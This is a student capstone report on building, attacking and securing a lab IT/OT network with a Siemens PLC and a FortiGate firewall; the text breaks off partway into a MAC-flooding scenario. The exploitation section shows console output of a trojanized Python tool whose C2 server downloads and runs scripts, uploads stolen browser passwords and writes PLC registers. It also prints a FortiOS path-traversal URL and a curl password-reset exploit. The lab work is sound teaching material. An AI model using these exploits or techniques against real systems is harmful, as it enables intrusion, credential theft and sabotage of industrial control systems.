
CULMINATING PROJECT FINAL REPORT

INCS 4810



Santiago Juarez, Vincent Caluyo, Jayson Peters

May 23, 2025

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY

1.1 Introduction

The purpose of this report is to guide readers along our process of designing, creating, attacking, and ultimately securing a vulnerable network, with the goal of demonstrating our technical knowledge to both peers and faculty, as well as potential future employers. This project, along with this report, represents the culmination of the knowledge we gained throughout our 2-year program at BCIT.

In our introductory section, we first define the scope of the project. Like any real-world project, this was the driving force that motivated many of our decisions and helped us prevent scope creep. We also delve into our project goals and what we all determined we would like to take from the project. This section also includes a brief introduction to the members of the team.

1.2 Project Details

This section details the entire 4-week process from start to finish. After organizing our group and defining our scope, we began designing and putting together our basic network and documenting any potential vulnerabilities along the way. We eventually went over how we wanted to structure our demonstration for the following week and decided which exploits to prioritize. This was done alongside the implementation of some features of the advanced network. Due to the newly shortened length of the project course, we were often working on multiple aspects of the project simultaneously.

After our attack demonstration was completed, we enabled various security measures and worked on implementing the new devices in our advanced network. We also began to write our report, using notes that we had written down in the previous weeks. We completed our project on May 17th, 2025, and decided to spend the remainder of the time working on our presentation.

After the presentation, we took our final draft report and revised it multiple times. It's important to note that the purpose of this report is to guide the reader through every aspect of the final version of the project. Although the document generally follows a chronological order, it will not go into detail about design changes or individual challenges implementing a feature that didn't make it in the final version.

1.3 Schedule

Our schedule proved vital in ensuring that we stay on track when going through the phases of our project. We believe we have made our deadlines realistic and are generally pleased with our performance. Some planning had taken place before the start of this project course, but we had to alter it quite a bit as we were informed on the first day that we would be losing one week on this project.

1.4 Conclusion

In the end, we were extremely pleased with the outcome of the project. If anything, we are slightly disappointed we could not implement all the things we were hoping to. Not only were we able to learn and implement new technologies like various Fortinet products, Siemens equipment, and security features like a T-Pot or Snort, but we also agreed that this project proved very useful in reinforcing our knowledge of networking fundamentals.

In our eyes, this project was successful in providing us with experience combining IT and OT into a joint infrastructure. We are glad we now have a concrete example to show the technical knowledge we have. accumulated over the past two years.

2 INTRODUCTION

2.1 Scope

2.1.1 Project Overview

The *IT/OT Convergence Security Project* is focused on developing a realistic IT/OT network environment to explore and understand how critical systems can be secured against cyber threats. Approved on May 5, 2025, the project is led by Jayson Peters, Santiago Juarez, and Vincent Caluyo. It began on April 28th and we aimed to complete the project by May 22, 2025. The main objective is to identify network vulnerabilities and analyze how cyberattacks are carried out, as well as how to implement security improvements to mitigate the risks of a cyberattack.

2.1.2 Scope Description

This project involves creating a basic IT/OT network that is intentionally vulnerable to allow for security testing and attack simulation. Based on the results, an advanced version of the network will be developed using IEC 62443 standards to enhance its security design. The final solution will demonstrate the ability to withstand various types of cyberattacks and show how standards-based design can improve system resilience.

2.1.3 Project Deliverables

The main deliverables for this project include the design of a basic vulnerable network, security analysis and risk mitigation planning, and the development of an improved network using IEC 62443 guidelines. A honeypot will also be deployed within the network to observe and analyze attacker behavior. The project will be completed with a formal report, a presentation and a live demonstration showcasing the design, implementation and testing results.

2.1.4 Desired Results

The goal is to demonstrate that the advanced network can effectively reduce the risk of cyberattacks through improved design and with respect to industry standards. This will highlight the importance of secure IT/OT integration in modern infrastructure.

2.1.5 Exclusions

The project will not include the implementation of advanced enterprise IT services such as AAA servers or mail servers. It will also exclude the integration of Safety Instrumented Systems (SIS) and high-availability or redundant hardware configurations.

2.1.6 Constraints

This project must be completed within a four-week period, and no additional budget is available. All work will be carried out using the resources and equipment currently available in the Industrial Network Cybersecurity lab.

2.1.7 Communication Plan

The team will coordinate using Discord for ongoing collaboration and OneDrive for document sharing.

2.1.8 Acceptance Criteria

To meet the project requirements, the following must be completed: design and implementation of a vulnerable network, detailed security analysis based on IEC 62443 standards, execution of attack scenarios to evaluate vulnerabilities, and development of an improved secure network. The project must also include a honeypot and be presented through a demonstration, presentation and formal report.

2.2 Project Goals

2.2.1 Gain Hands-On Experience Configuring Hardware

From the beginning, we planned on using hardware over virtual technologies wherever we could. Not only would that simplify having to deal with virtual connections, but we thought it would be more interesting to show off and configure. We also believe that it brings a whole set of troubleshooting that doesn't come with virtualization tools. Once again, we felt it made the project more interesting to us as well as create a more realistic environment.

2.2.2 Following ISA/IEC-62443

In our standards course, we had limited opportunities to practice writing documentation. We believe this was an important aspect that many other groups might overlook. To address this, we plan to utilize any available resources to create realistic documents that could help streamline our project. Our primary focus was on conducting proper detailed risk assessments. If time allowed, we also intended to explore the complete set of standards – particularly the patch management section in IEC 62443-2-2.

2.2.3 Creating a Realistic IT/OT Network Infrastructure

The goal that defined most of our motivations and decisions for the project was the following: to create a realistic IT/OT infrastructure scenario, attempting to mimic real-world examples. We agreed on the first day that we wanted to prioritize using well-known software, hardware, and equipment. We felt this would better prepare us for working in the field. For example, we selected a Siemens 1200 PLC instead of using the Click PLC we were taught to use. This would require more time, as we needed to learn the entire suite of Siemens technology but ultimately left us more confident with their products than before.

2.3 Our Team

Vincent Caluyo – Conducted internal network penetration testing by executing MAC flooding, rogue DHCP server deployment, and PLC denial-of-service (DoS) attacks to assess network resilience. Configured and deployed Snort as an intrusion detection system and implemented the T-Pot honeypot platform, integrating both with Splunk for centralized log management and analysis. Played a supporting role in multiple project areas, contributing technical input and collaborating effectively with the team.

Jayson Peters – Responsible for setting up the industrial process, including configuring Factory I/O, importing tags and creating the supervisory control HMI on the SCADA server, and writing the PLC program. He was also responsible for demonstrating the attack vectors originating from outside the network such as the command-and-control server and exploiting the vulnerabilities in the FortiGate firewall.

Santiago Juarez – Focused on IT infrastructure features including Active Directory setup and FortiGate policy creation and kept track of IEC-62443 documentation. Organized internal documents and provided network and interface diagrams to decrease downtime during the project. He was also the primary researcher and contributor to vulnerability research documentation.

3 PROJECT DETAILS

3.1 Designing the Basic Network

3.1.1 IT Zone

For our IT zone, we focused on basic enterprise functionality and enforcing standard security features to make it more realistic. We configured a single Cisco Switch to connect all users and devices in the same network, and a FortiGate firewall to bridge over to the OT Zone as shown in Figure 1: IT Zone.




Figure 1: IT Zone

The domain controller in this topology is a multifunctional server responsible for core network services. It runs Active Directory Domain Services (AD DS) to manage user authentication, enforce security policies, and provide centralized indentity and access management. In addition to its role as an AD controller, it also serves as as a Domain Name System (DNS) server, enabling internal hostname resolution and supporting Active Directory operations. The server is also configured with Dynamic Host Configuration Protocol (DHCP) to automatically assign IP addresses and network configuration settings to client devices.




Figure 2: Windows Server (ADDS, DNS, DHCP)

Splunk is responsible for real-time data collection and receiving logs from our network devices, servers, and endpoints as seen in Figure 3Figure 3: Splunk Dashboard of logs from Cisco . This enables

comprehensive visibility into system activities and security events so we could quickly identify anomalies and track user behaviour.

Figure 3: Splunk Dashboard of logs from Cisco switches

3.1.2 OT Zone

For the OT zone, we set out to control an industrial package sorting machine which was done through a virtualization software called Factory I/O and is shown in Figure 4. Our system took boxes from a hypothetical upstream process and used a vision sensor to detect the colour of the box: either grey, blue, or green. Once the colour had been determined, a pop-up wheel sorter directed the box to the appropriate conveyor belt. Retroreflective sensors at the end of each of the conveyor belts were also used to count the number of boxes for each of the colours. The full PLC program used to control this process can be found in Appendix A.

The Factory I/O software interacted with a physical Siemens S7-1200 PLC to read its inputs to and show the effect of the outputs such as a conveyor belt to start running. A Siemens HMI was also used for local control of the process by an operator which is shown in Figure 5.




Figure 4: Factory I/O Simulation Software




Figure 5: Siemens HMI Panel

For our SCADA solution, we used Inductive Automation's Ignition software which communicated with the PLC to read and write tag information. Our SCADA server was used to provide both supervisory control from a physically different location in the plant using its own HMI (Figure 6), as well as to act as a historian and store historical tag data in an SQL database.




Figure 6: SCADA HMI

In our basic network, all the OT devices were located on the same network and connected via a switch, as shown in Figure 7. The firewall in the OT zone restricted access to this zone, with the exceptions of the IT admin who could telnet into the OT switch to modify the configuration, and the engineering workstation who had access to all devices in the OT network. Additionally, remote users were not able to access the OT zone directly, instead they had to go through the IT admin or engineering workstations in the IT zone.




Figure 7: Basic Network Topology of OT Zone

3.1.3 Basic Security Implementations

This section details the security measures that are already in place in our basic network. Keeping in mind our goal of being realistic, we decided not to make our network easily accessible. We configured basic network security measures as follows:

- **All** Windows 10 desktops have the default firewall enabled. Exceptions to this are rules created for certain functionality to be possible.
- FortiGate management ports are only accessible from internal network
- Credentials were set on all devices (no default credentials were used)
- Both IT and OT switches have regular passwords and privileged secrets for remote login.
- IT-Admin, Engineering and Splunk are the only IP addresses allowed to cross to OT zone.
- Apart from the created firewall policies, all traffic is implicitly denied.

During the exploitation phase, we intended to prioritize CVEs over flaws in network infrastructure. There are no intentional vulnerabilities or misconfigurations on any device, as we felt that would make exploitation too straightforward, and wouldn't align with our goals of staying realistic. That being said, we decided on creating a modestly secure network, and assumed there would be no major security oversights such as publicly accessible ports or default credentials.

Although the network was simple in design, it provided a good starting point for the project.

3.2 Exploitation

3.2.1 Scenario 1: Command and Control Server

In this scenario, we created a malicious Python script targeted at engineers who have network access to a Siemens S7-1200 PLC. To do this, we took an existing Python tool that an engineer might use at work and added extra functions to it that would reach out to a command-and-control (C2) server on the internet.

The legitimate program was able to reach PLC devices on the network and would allow the engineer to gather version information, view the PLC name, and read input and output values. In the background of this, our program used Python's Scapy library to craft DNS queries and communicate with the C2 server.

When the engineer first ran the script, the client program behaved as expected, giving the engineer information about the PLCs on the network. In the background, however, the program created a DNS query with its public key and sent it to the server. Upon receiving this from the client, the server then sent its own public key to the client, and they used each other's keys to generate a shared secret from a hardcoded prime modulus and base number. This completed the Diffie-Hellman exchange and allowed all further communication between the devices to be encrypted. After encrypted communication had been established, the client then sent another DNS query to the server to tell the server that it is waiting for commands. The server then sent commands to the client to:

- Give instructions on how to connect to a private GitHub repository through its API
- Delete local files from the engineering workstation
- Upload local files from the engineering workstation to the GitHub repository
- Download and execute additional python scripts from the GitHub repository
- Save these additional python scripts from the GitHub repository to an internal variable in the Python code and execute them as a subprocess (for a fileless variant of the code).

An example of this from the attacker's point of view is shown below in Figure 8.

```
+-----------Command and Control Server v1.0---------+
+                                                   +
+ Available Commands:                               +
+ GITHUB:: repo:  Repository_Name                   +
+ GITHUB:: token: Private_Access_Token              +
+ DOWNLOAD:: Script_Name.py                         +
+ UPLOAD:: Filename                                 +
+ RUN:: Script_Name.py Arguments                    +
+ DELETE:: Filename                                 +
+ EXECUTE IN RAM:: Script_Name.py Arguments         +
+ QUIT::                                           +
+---------------------------------------------------+
Awaiting connection from client...
[142.232.200.117] REQUEST RECEIVED.
Establishing encrypted channel...
Done.

[142.232.200.117] INFO:: SYSTEM ONLINE. WAITING FOR FURTHER INSTRUCTIONS. PLC IP:10.0.4.4, port:102
> GITHUB:: repo: JaysonDotPeters/INCSProject
[142.232.200.117] INFO:: REPO UPDATED.
> GITHUB:: token: github_pat_11AE5WPSI0dM8CPgwmQN2
[142.232.200.117] INFO:: TOKEN UPDATED.
> DOWNLOAD:: GetSystemInfo.py
[142.232.200.117] INFO:: GETSYSTEMINFO.PY SUCCESSFULLY DOWNLOADED
> RUN:: GetSystemInfo.py --fileless=false
[142.232.200.117] INFO:: PROGRAM EXECUTION COMPLETED.
> EXECUTE IN RAM:: BrowserPasswords.py --fileless=true
[142.232.200.117] INFO:: BROWSERPASSWORDS-2025-05-15-14.17.28.JSON SUCCESSFULLY UPLOADED
> DOWNLOAD:: s7.py
[142.232.200.117] INFO:: S7.PY SUCCESSFULLY DOWNLOADED
> RUN:: s7.py -t 10.0.4.4 -m 11111111,0
[142.232.200.117] INFO:: PROGRAM EXECUTION COMPLETED.
```

Figure 8: Attacker's Command and Control Server

The ability to run these scripts (and upload their outputs to GitHub) without writing them to the disk provided us with the capability to execute them on the client machine without the user knowing. Since everything happened in memory, these scripts left less forensic evidence on the computer, making it harder to determine the actions they took on the computer.

In our demonstration, we used this command-and-control server to download and run Python scripts on the engineering workstation to gather information about the system via the Windows Management Interface (WMI) and decrypt and view passwords stored in browser passwords managers. Finally, we also showed that a remote attacker could use this to write arbitrary values to the internal memory registers of a Siemens S7-1200 PLC and cause the industrial process to shut down. More detailed information regarding these programs can be found in Appendix B.

3.2.2 Scenario 2: Obtaining FortiGate SSL VPN Credentials

In this scenario, we leveraged two vulnerabilities in FortiOS version 6 which allowed us, as unauthenticated remote users, to view the usernames and passwords of the users logged in to organization's SSL VPN portal as well as change the passwords of the VPN users.

The first vulnerability, CVE-2018-13379, is a path traversal vulnerability in the FortiOS SSL VPN web portal that allows a remote, unauthenticated attacker to download FortiGate system files through specially crafted HTTP requests [1]. The exploit is publicly available and can be found on sites such as Exploit-DB and works by executing a directory traversal attack on the 'fgt_lang' parameter in the URL, as follows: https://142.232.200.117:8443/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession.

In our demonstration, we were able to download the "sslvpn_websession" file and view the plaintext credentials of all users logged in through the VPN, the IP address they were connecting from, their user group, and the web portal template they have access to. Using Burp Suite, we can see the information sent in the response more clearly than in the browser, as shown in Figure 9.

```
HTTP/1.1 200 OK
Date: Thu, 15 May 2025 23:38:24 GMT
Server: xxxxxxxx-xxxxx
Content-Length: 212294
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: application/javascript
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff

var fgt_lang =
v%hÀ
P□Çæf¤Nx&h¥x&h¦z&h142.232.200.122Remote-ITpassword
VPN-Users-ITWeb-Portal-ITrootì□C¬Q9úk□Ïx¤?]&hU]&hhy&h10.0.2.152Remote-IT
passwordVPN-Users-IT
Web-Portal-ITrootL9úk«@   ¤□^&h□^&h□^&h142.232.200.122Remote-0T
demoVPN-Users-0TWeb-Portal-0Troot
09úkt(E9¤?&hê\&h□]&h142.232.200.122Remote-0T
hackVPN-Users-0TWeb-Portal-0TrootòD4I9úk
ßE□+¤ß~%hß~%hi%h10.65.72.173Remote-0Thack
VPN-Users-0TWeb-Portal-0Troot=9úk[f9D¤□%hi%h□%h10.65.72.173Remote-0T
hackVPN-Users-0T
Web-Portal-0Troot×>9úk
```

Figure 9: Response from Path Traversal Vulnerability

Table I summarizes this information more clearly for the first user listed in the HTTP response.

Table I
VPN User Information

Parameter	Value
IP Address	142.232.200.122
Username	Remote-IT
Password	password
User Group	VPN-Users-IT
Web-Portal	Web-Portal-IT
VDOM	root

This information was then used to login remotely as the IT administrator of the organization, and we were able to view sites that had been bookmarked in the web portal, such as the splunk dashboard shown in Figure 10. This provided valuable information about the network devices in the network and what kinds of activities they were logging and monitoring.




Figure 10: Splunk Dashboard of the IT Admin

The next vulnerability, CVE-2018-13382, is an authorization vulnerability in the SSL VPN that allows unauthenticated attacker to change the password of SSL VPN web portal users using specially crafted HTTP requests [1]. To exploit this, the attacker only needs to know the username of the user (no current password is needed to change it to a new password). This can be achieved with a single HTTP POST request to the web portal, passing the username, a magic token, and the new password for the account: *curl -k -X POST "https://142.232.200.117:8443/remote/logincheck" -d "ajax=1&username=Remote-OT&magic=4tinet2095866&credential=new_password"*

We utilized this attack to change the passwords of the IT admin and the engineer and lock them out of the network after we had finished conducting our attacks. This further increased the impact of our attack and potentially delayed incident response efforts, if they were working remotely that day.

3.2.3 Scenario 3: MAC Flooding Attack

In this scenario, we have the assumption that an attacker has access to the network, we used a tool named Yersinia on Kali Linux to flood a switch with false MAC addresses causing the switch's MAC table to overflow. Due to the excessive number of packets, the switch started acting like a hub and started broadcasting all traffic on every port.

